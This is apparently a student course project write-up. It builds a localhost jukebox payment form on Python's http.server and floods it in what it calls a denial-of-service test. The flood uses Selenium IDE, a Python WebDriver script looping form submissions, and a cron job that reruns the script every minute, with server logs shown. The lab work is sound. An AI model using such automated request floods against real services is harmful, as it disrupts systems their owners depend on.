

Online Jukebox + DOS attack using Selenium JUnit/WebDriver + Python Web Server

Long Nguyen Hoang
CS522



Description


- Our goal is to design a Juke Box that allows customers to select songs they want played or to submit a playlist that they have already created previously. If a request is made for song that is not contained by a local Juke Box, it will query for that song from other Jukeboxes elsewhere in the country - thus they are networked. Although reminiscent of Napster, like the original jukebox, we want to provide a mechanism for owners, record companies and artists to earn a profit. Therefore, for this Jukebox we want to provide not only a coin drop and cash feed mechanism, but also a card swipe mechanism and a cell dial payment capability.



Juke Box spec

- Allow customers to
 - select songs they want to play.
 - submit a playlist that they have already created previously.
- The Juke Box can search other Juke Boxes from Internet for songs that are not contained by a local Juke Box.
- To provide a mechanism for owners, record companies and artists to earn a profit. The Juke Box contains
 - A coin drop
 - Cash feed mechanism
 - A card swipe mechanism
 - A cell dial payment capability.


Running Python Web Server

A terminal window with a dark background and light-colored text. The window title is 'long@long-VirtualBox: ~/pytest'. The prompt is 'long@long-VirtualBox:~/pytest\$'. The command entered is 'python3 -m http.server --cgi 7000'. The output shows the server starting on port 7000 and receiving a GET request from 127.0.0.1.

```
long@long-VirtualBox: ~/pytest
long@long-VirtualBox:~/pytest$ python3 -m http.server --cgi 7000
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
127.0.0.1 - - [08/Dec/2021 04:30:14] "GET / HTTP/1.1" 200 -
```

Jukebox form

```
1 <html>
2
3 <form action="/cgi-bin/hello_get.py" method="get">
4   <h2>Select a Song</h2>
5   <input type="radio" name="song_name" value="song1">Song 1<br />
6   <input type="radio" name="song_name" value="song2">Song 2<br />
7   <input type="radio" name="song_name" value="song3">Song 3<br />
8   <input type="radio" name="song_name" value="song4">Song 4<br /><br />
9   Credit Card Number <br />
10  <input type="text" name="num" />
11  <br />
12  <br />
13  <input type="submit" value="Submit" />
14 </form>
15
16 </html>
```



The screenshot shows a web browser window with the address bar set to localhost:7000. The page content is a form titled "Select a Song". It contains four radio buttons labeled "Song 1", "Song 2", "Song 3", and "Song 4". Below the radio buttons is a text input field labeled "Credit Card Number". At the bottom of the form is a "Submit" button.

Selenium IDE DOS attack

```
long@long-VirtualBox: ~/pytest
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:52:23] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:12] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:13] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:14] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:15] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:17] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:18] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:19] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:21] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:22] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2021 01:54:23] "GET /cgi-bin/hello_get.py?song_name=song3&
num=12312 HTTP/1.1" 200 -
```

Selenium IDE - DOS Attack*

Project: DOS Attack*

Tests +

Search tests...

	Command	Target	Value
1	✓ times	10	
2	✓ open	/	
3	✓ set window size	740x595	
4	✓ click	css=form	
5	✓ click	css=input:nth-child(6)	

Command: //

Target:

Value:

Description:

Log Reference


- 6. type on name=num with value 12312 OK 01:52:22
- 7. click on css=body OK 01:52:22
- 8. click on css=input:nth-child(16) OK 01:52:22
- 'Dos Attack Test' completed successfully 01:52:23
- Running 'Dos Attack Test' 01:53:22
- 'Dos Attack Test' completed successfully 01:53:22

SeleniumDriver DOS python code

```
1 import unittest
2 from selenium import webdriver
3 from selenium.webdriver.common.keys import Keys
4 from selenium.webdriver.chrome.service import Service
5 from selenium.webdriver.common.by import By
6
7 class ChromeSearch(unittest.TestCase):
8     def setUp(self):
9         s = ('/home/long/Downloads/chromedriver')
10        self.driver = webdriver.Chrome(s)
11    def test_search_in_python_org(self):
12        for i in range(10):
13            driver = self.driver
14            driver.get("http://localhost:8000/")
15            driver.find_element(By.XPATH, '/html/body/form/input[1]').click()
16            driver.find_element(By.XPATH, '/html/body/form/input[5]').send_keys("ATTACK")
17            driver.find_element(By.XPATH, "/html/body/form/input[6]").submit()
18            driver.back()
19            i+=1
20        print("Attack Done")
21
22    def tearDown(self):
23        self.driver.close()
24 if __name__ == "__main__":
25     unittest.main()
26
27
```

Running DOS attack with Selenium Driver

```
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET /cgi-bin/hello_get.py?song_name=song1&num=ATTACK HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET /cgi-bin/hello_get.py?song_name=song1&num=ATTACK HTTP/1.1" 200 -
```



```
long@long-VirtualBox:~$ python3 seleniumattack.py
Attack Done
.
-----
Ran 1 test in 5.516s

OK
long@long-VirtualBox:~$
```


Cron Job attack

```
long@long-VirtualBox: ~  
#  
# Each task to run has to be defined through a single line  
# indicating with different fields when the task will be run  
# and what command to run for the task  
#  
# To define the time you can provide concrete values for  
# minute (m), hour (h), day of month (dom), month (mon),  
# and day of week (dow) or use '*' in these fields (for 'any').  
#  
# Notice that tasks will be started based on the cron's system  
# daemon's notion of time and timezones.  
#  
# Output of the crontab jobs (including errors) is sent through  
# email to the user the crontab file belongs to (unless redirected).  
#  
# For example, you can run a backup of all your user accounts  
# at 5 a.m every week with:  
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/  
#  
# For more information see the manual pages of crontab(5) and cron(8)  
#  
# m h dom mon dow  command  
*/1 * * * * python3 /home/long/seleniumattack.py
```

24,1 Bot

```
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&  
num=ATTACK HTTP/1.1" 200 -  
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -  
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&  
num=ATTACK HTTP/1.1" 200 -  
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET / HTTP/1.1" 304 -  
127.0.0.1 - - [14/Dec/2021 03:12:09] "GET /cgi-bin/hello_get.py?song_name=song1&  
num=ATTACK HTTP/1.1" 200 -  
127.0.0.1 - - [14/Dec/2021 03:12:10] "GET / HTTP/1.1" 304 -
```

References

- https://npu85.npu.edu/~henry/npu/classes/oo/uml_tutorial/slide/index_slide.html